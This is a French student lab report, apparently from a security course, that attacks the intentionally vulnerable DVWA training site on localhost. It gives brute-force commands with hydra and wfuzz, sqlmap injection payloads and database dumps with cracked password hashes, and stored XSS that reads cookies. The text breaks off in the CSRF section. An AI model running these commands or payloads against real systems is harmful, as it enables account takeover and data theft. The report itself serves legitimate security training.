

Techniques d'attaque - DVWA

Tristan BILOT, Nora DELFAU, Enzar SALEMI, Madushan THAMBITHURAI
EPITA

20 Juillet 2021

Abstract

L'objectif de ce TP sera d'exploiter différentes vulnérabilités de difficultés variées en utilisant comme cible le site d'entraînement DVWA. Il s'agira ainsi de s'exercer cette fois-ci sur les vulnérabilités web les plus connues. Plusieurs outils seront utilisés dont hydra, burp et sqlmap.

1 Attaque de l'authentification par dictionnaire

Tout d'abord, en analysant le code de la page de connexion, nous observons que la connexion s'effectue par un simple formulaire, faisant transiter les credentials d'authentification par méthode POST. Il est alors possible de forger des requêtes POST en masse afin de les envoyer au serveur chargé de l'authentification, si aucun mécanisme de blocage n'est implémenté.




Figure 1: Formulaire de connexion POST

Il est constaté qu'un delay de 15 minutes est activé après une tentative de connexion échouée. Cependant, les credentials utilisés pour la connexion ont été découverts aisément puisqu'il s'agit des mêmes identifiants que ceux de la connexion au site DVWA: admin/password. Nous allons tout de

même procéder à une attaque par dictionnaire afin de s'immerger dans un cas qui pourrait être plus proche de la réalité.




Figure 2: Interception de requête d'authentification comportant un session ID

En supposant que le nom d'utilisateur est "admin", nous utilisons Hydra en ajoutant les informations obtenues dans Burp précédemment afin de d'attaquer par bruteforce le mot de passe de l'utilisateur. Malheureusement, Hydra semble ne pas fonctionner dans ce cas. On peut voir sur le screen ci-dessous que le mot de passe "password" est essayé mais sans succès.

```
(kali㉿kali)-[~/Downloads]
$ sudo hydra 127.0.0.1 -l admin -P /usr/share/wordlists/rockyou.txt http-get-form "/vulnerabilities/brute/index.php:username^USER^&password^PASS^&Login=Login:F
=Username and/or password incorrect.:H=PHPSESSID=6k9r9ne7h5fq61nodrfkv1th; security=low" -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindin
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-07 18:16:50
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1:p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/index.php:username^USER^&password^PASS^&Login=Login:F=Username and/or password incorrect.:H=P
HPSESSID=6k9r9ne7h5fq61nodrfkv1th; security=low
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babyygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 14344383 to do in 14942:04h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 3: Tentative d'utilisation de Hydra

Nous allons alors changer d'outil afin utiliser wfuzz, un logiciel qui sert à faire du fuzzing sur les sites web. Le mot de passe est bien trouvé en 222 requêtes.

```
(kali㉿kali)-[~]
└─$ sudo wfuzz --hs "incorrect" -c -z file,user.txt -z file,/usr/share/set/src/fasttrack/wordlist.txt -b 'security=low
w; PHPSESSID=6k9r9ne7h5sfqq61nodrfkvlt' 'http://127.0.0.1/DVWA/vulnerabilities/brute/index.php?username=FUZZ&password=FUZZ&Login=Login'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might
not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://127.0.0.1/DVWA/vulnerabilities/brute/index.php?username=FUZZ&password=FUZZ&Login=Login
Total requests: 222
=====
ID      Response   Lines    Word     Chars     Payload
=====
000000066:  200       107 L    248 W    4280 Ch   "admin - password"
Total time: 0
Processed Requests: 222
Filtered Requests: 221
Requests/sec.: 0
```

Figure 4: Attaque avec wfuzz

Nous créons un dictionnaire de mots de passe à l'aide de l'outil elpscrk pour les utilisateurs admin, pablo et smithy. Cependant, comme ce sont des personnages fictifs, nous ajoutons de fausses données dans les champs d'informations.

```
(kali㉿kali)-[~/Downloads/elpscrk]
└─$ python3 elpscrk.py
[...]
Generation Recipes: Please do not use in military or secret service organizations, or for illegal purposes
[...] By: D4Vinci | van Haastrecht | https://github.com/d4vinci/elpscrk | security=low
[...] Number range : False, Years range: False
[...] Special chars : False, Leet permutations: Disabled
[...] Verbose mode : Disabled, Export file : passwords.txt
v2.0 Password stats: Min=8 Max=12 Complication level set for: Simple person
[>] Any names (No spaces, comma separated): admin, pablo, smithy
[>] Any keywords like nicknames, job, movies, series... (No spaces, comma separated): hackman93, madudrancyking93, amazingTristan, avengers
[>] Any birthdays or dates you know (Format: [dd-mm-yyyy], comma separated): 12-05-1996
[>] Any phone numbers you know (Format: [+Countrycode]xxx...), comma separated:
[>] Old passwords or words you think new passwords will be made out of it (comma separated):
[+] Total number: 318 password(s)
[+] Results exported to passwords.txt!...
[+] Elapsed time 0.03s - Memory usage (rss:16.0MB vms:21.95MB)
```

Figure 5: Utilisation de elpscrk

```
(kali㉿kali)-[~]
└─$ cat user.txt
admin
pablo
smithy
[+] collect
```

Figure 6: Utilisateur

```
(kali㉿kali)-[~]
└─$ cat passwords.txt
hackman93
Hackman93
avengers
Avengers
admin151996
Admin151996
pablo151996
Pablo151996
smithy151996
Smithy151996
ad151996
```

Figure 7: Mots de passe générés par elpscrk

Nous lançons le brute force avec ces deux dictionnaires mais ayant mit des informations fictives le brute force ne peut pas aboutir.

```
$ sudo wfuzz --hs "incorrect" -c -z file,user.txt -z file,passwords.txt -b 'security=low; PHPSESSID=6k9r9ne7h5sfqq6
Inodrfkvith' 'http://127.0.0.1/DVWA/vulnerabilities/brute/index.php?username=FUZZ&password=FUZZ&Login=Login'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might
not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

Target: http://127.0.0.1/DVWA/vulnerabilities/brute/index.php?username=FUZZ&password=FUZZ&Login=Login
Total requests: 1272

ID	Response	Lines	Word	Chars	Payload
Total time: 0					
Processed Requests: 1272					
Filtered Requests: 1272					
Requests/sec.: 0					

Total time: 0
Processed Requests: 1272
Filtered Requests: 1272
Requests/sec.: 0

2 Blind SQL Injection

Lors de l'envoi du formulaire, on constate que le champ renseigné dans l'input est passé dans la requête en tant qu'un paramètre GET, envoyé au serveur. Nous allons donc essayer plus tard de jouer avec ce paramètre.

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw In Actions ▾

```
1 GET /DVWA/vulnerabilities/sql_injection/?id=test&Submit=Submit&user_token=43dd098983190444a0f321b0b6d70ce2 HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: http://127.0.0.1/DVWA/vulnerabilities/sql_injection/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: security=impossible; security=impossible; PHPSESSID=7cd3b0kcbuqtgbu9rfkj0qmkv5
16 Connection: close
```

Figure 8: Format de la requête GET à exploiter

Afin d'obtenir beaucoup plus d'informations sur de potentielles failles SQL présentes sur la page, nous utilisons sqlmap. sqlmap est un outil qui automatise le processus de détection et d'exploitation des failles d'injection SQL. D'autres outils peuvent être utilisés comme bbqlsql mais sqlmap est très bien adapté à notre cas.

La première commande nous conseille deux payloads qui peuvent potentiellement exploiter une faille SQL mais n'ont pas été un succès. Cependant, il a été possible d'énumérer les tables existantes sur la base de données MySQL utilisée par le serveur du site grâce à l'option -D dvwa -tables. Une fois les tables énumérées, nous savons que nous avons accès au contenu de la base de données!

```

[06:31:19] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[06:31:19] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[06:31:19] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[06:31:19] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential)
technique found. Do you want to reduce the number of requests? [Y/n] y
[06:31:43] [INFO] testing 'Generic UNION query (87) - 1 to 10 columns'
[06:31:43] [INFO] testing 'MySQL UNION query (87) - 1 to 10 columns'
[06:31:46] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 3368 HTTP(s) requests:
--| User ID: | Submit |
Parameter: id (GET)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 7476=7476 AND 'TIRm='TIRm&Submit=Submit

  Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4557 FROM (SELECT(SLEEP(5)))iZFF) AND 'zAJn='zAJn&Submit=Submit
--|
[06:31:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.48
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[06:31:46] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 184 times
[06:31:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1
27.0.0.1'

[*] ending @ 06:31:46 /2021-07-20/

```

Figure 9: Listing des tables présentes dans la base de données

La base de données contient deux tables: guestbook et users. Dans un premier temps, analysons le contenu de la table users puisqu'on se doute qu'elle contient des informations qui pourraient nous intéresser. L'option -T users -columns nous permet d'afficher le schéma de la table users.

```

[06:36:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.48
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[06:36:06] [INFO] fetching tables for database: 'dvwa'
[06:36:06] [INFO] fetching number of tables for database 'dvwa'
[06:36:06] [WARNING] running in a single-thread mode. Please consider usage of option '--threads'
for faster data retrieval
[06:36:06] [INFO] retrieved: 2
[06:36:06] [INFO] retrieved: guestbook
[06:36:06] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[06:36:07] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[06:36:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1
27.0.0.1'

[*] ending @ 06:36:07 /2021-07-20/

```

Figure 10: Schéma de la table users

Nous voyons des champs très intéressants comme user ou password. Essayons maintenant de les dumper avec l'option -dump.

```

[06:38:45] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:38:45] [WARNING] running in a single-thread mode. Please consider usage of option '--threads'
for faster data retrieval
[06:38:45] [INFO] retrieved: 8
[06:38:45] [INFO] retrieved: user_id
[06:38:45] [INFO] retrieved: int(6)
[06:38:46] [INFO] retrieved: first_name
[06:38:46] [INFO] retrieved: varchar(15)
[06:38:47] [INFO] retrieved: last_name
[06:38:47] [INFO] retrieved: varchar(15)
[06:38:48] [INFO] retrieved: user
[06:38:48] [INFO] retrieved: varchar(15)
[06:38:48] [INFO] retrieved: password
[06:38:49] [INFO] retrieved: varchar(32)
[06:38:49] [INFO] retrieved: avatar
[06:38:50] [INFO] retrieved: varchar(70) www/SQLPONIP70E.html
[06:38:50] [INFO] retrieved: last_login
[06:38:51] [INFO] retrieved: timestamp
[06:38:51] [INFO] retrieved: failed_login
[06:38:52] [INFO] retrieved: int(3)

Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

```

Figure 11: Dump du contenu de la table users

Nous obtenons la liste complète des utilisateurs inscrits sur le site. Les mots de passe sont hashés en MD5, mais l'outil sqlmap propose une méthode permettant d'effectuer une attaque par dictionnaire et rainbow tables dessus afin d'essayer de retrouver les mots de passe en clair.

```

[06:39:45] [INFO] retrieved: Hack
[06:39:45] [INFO] retrieved: 2021-07-20 04:10:07
[06:39:46] [INFO] retrieved: Me
[06:39:46] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[06:39:48] [INFO] retrieved: 3
[06:39:48] [INFO] retrieved: admin
[06:39:48] [INFO] retrieved: /DVWA/hackable/users/admin.jpg
[06:39:49] [INFO] retrieved: 0
[06:39:49] [INFO] retrieved: admin
[06:39:50] [INFO] retrieved: 2021-07-20 05:29:37
[06:39:51] [INFO] retrieved: admin
[06:39:51] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[06:39:52] [INFO] retrieved: 1
[06:39:52] [INFO] retrieved: gordonb
[06:39:53] [INFO] retrieved: /DVWA/hackable/users/gordonb.jpg
[06:39:54] [INFO] retrieved: 0
[06:39:54] [INFO] retrieved: Gordon
[06:39:55] [INFO] retrieved: 2021-07-20 04:10:07
[06:39:55] [INFO] retrieved: Brown
[06:39:56] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
[06:39:57] [INFO] retrieved: 2
[06:39:57] [INFO] retrieved: pablo
[06:39:58] [INFO] retrieved: /DVWA/hackable/users/pablo.jpg
[06:39:59] [INFO] retrieved: 0
[06:39:59] [INFO] retrieved: Pablo
[06:39:59] [INFO] retrieved: 2021-07-20 04:10:07
[06:40:00] [INFO] retrieved: Picasso
[06:40:01] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[06:40:02] [INFO] retrieved: 4
[06:40:02] [INFO] retrieved: smithy
[06:40:02] [INFO] retrieved: /DVWA/hackable/users/smithy.jpg
[06:40:04] [INFO] retrieved: 0
[06:40:04] [INFO] retrieved: Bob
[06:40:04] [INFO] retrieved: 2021-07-20 04:10:07
[06:40:05] [INFO] retrieved: Smith

```

Figure 12: Dump du contenu de la table users

```

[07:06:00] [INFO] retrieved: comment_id
[07:06:00] [INFO] retrieved: comment
[07:06:01] [INFO] retrieved: name
[07:06:01] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[07:06:01] [INFO] fetching number of entries for table 'guestbook' in database 'dvwa'
[07:06:01] [INFO] retrieved: 1
[07:06:01] [INFO] retrieved: This is a test comment.
[07:06:02] [INFO] retrieved: 1
[07:06:02] [INFO] retrieved: test
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1          | test  | This is a test comment. |
+-----+-----+-----+

```

Figure 13: Dump du contenu de la table guestbook

Cinq mots de passe sont obtenus en quelques secondes, nous allons pouvoir les utiliser pour nous connecter au site en tant que ces utilisateurs. La table guestbook quant à elle ne contient qu'un commentaire.

```
[3] file with list of dictionary files
>
[06:40:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[06:40:48] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:40:48] [INFO] starting 2 processes
[06:40:51] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:40:52] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:40:59] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:41:00] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
```

User ID: Submit

[5 entries]

user_id	user	avatar	last_login	password
last_name	first_name			failed_login
3	1337	/DVWA/hackable/users/1337.jpg	2021-07-20 04:10:07	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
1	Me	Hack	2021-07-20 04:10:07	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	admin	admin	2021-07-20 05:29:37	0
4	gordonb	/DVWA/hackable/users/gordonb.jpg	2021-07-20 04:10:07	e99a18c428cb38d5f260853678922e03 (abc123)
5	Brown	Gordon	2021-07-20 04:10:07	0
4	pablo	/DVWA/hackable/users/pablo.jpg	2021-07-20 04:10:07	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5	Picasso	Pablo	2021-07-20 04:10:07	0
5	smithy	/DVWA/hackable/users/smithy.jpg	2021-07-20 04:10:07	5f4dcc3b5aa765d61d8327deb882cf99 (password)
5	Smith	Bob	2021-07-20 04:10:07	0

[06:41:04] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127

Figure 14: Découverte des mots de passe par comparaison de hashs

Enfin, il est possible de récupérer les photos de profil utilisateur etc.




Figure 15: Photo de profil de l'utilisateur Gordon B.

3 Stored XSS

Les attaques XSS se produisent lorsqu'un attaquant utilise une application Web pour envoyer du code malveillant, généralement sous la forme d'un script côté navigateur, à un autre utilisateur final. Sur les trois types de XSS, les attaquants sont les plus intéressés par les stored XSS . La raison en est que la

portée du code malveillant est énorme. Il faut moins de ressources pour cibler un plus grand nombre de victimes. Et une fois le code malveillant en place, son effet est continu. Si la stored XSS n'est pas identifiée et atténuée, le code malveillant continuera à faire son travail pour de nombreux utilisateurs et peut durer pendant des années.




Figure 16: Stored XSS

3.1 Low

Ce cas est celui le plus trivial, une faille XSS est directement exploitable, sans parsing ni échappement de caractère côté serveur. Il est alors possible d'injecter du html, css et javascript à travers l'input.

Etant donné que le contenu que nous avons injecté est stocké côté serveur (certainement dans une base de données), ce code va revenir à chaque fois que l'utilisateur ira sur cette page, ce qui en fait une attaque qui peut être très très compliquée à détecter et à résoudre.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message:

Figure 17: Exploitation de la faille

Etant donné que du code Javascript peut être exécuté, il est alors possible de rediriger des gens sur une autre page. Afin d'enlever la limite de 50 caractères dans l'input, il suffit d'examiner l'élément puis de modifier la valeur. Dans un cas réel, cette limite de caractères serait certainement également vérifiée côté serveur afin que ce type de technique soit inutile.

```
<td>
<textarea name="mtxMessage" cols="50"
rows="3" maxlength="50"></textarea> == $0
</td>
```

Figure 18: Augmentation du nombre de caractères écrivables dans l'input

Name *

Message *

Figure 19: Redirection vers google.com

Il est également possible dans ce cas de voler le cookie de session utilisateur. Etant donné que le code est exécuté côté client, c'est le de cookie de la cible qui sera affiché.

Name *

Message *

Figure 20: Affichage de document.cookie




Figure 21: Résultat

3.2 Medium

Dans ce cas, la simple injection d'une balise javascript n'a aucun effet puisque les simple quotes sont échappées. Il faut donc trouver une solution

4 CSRF

La page CSRF contient un formulaire permettant le changement du mot de passe.




Figure 22: Site faillible aux attaques CSRF

Nous regardons le code source de la page afin de trouver une vulnérabilité. En effet, la page est bien sensible aux attaques de type CSRF. Elle n'est pas protégée par la demande d'une nouvelle authentification au moment de changer le mot de passe, par exemple.

vulnerabilities/csrf/source/impossible.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
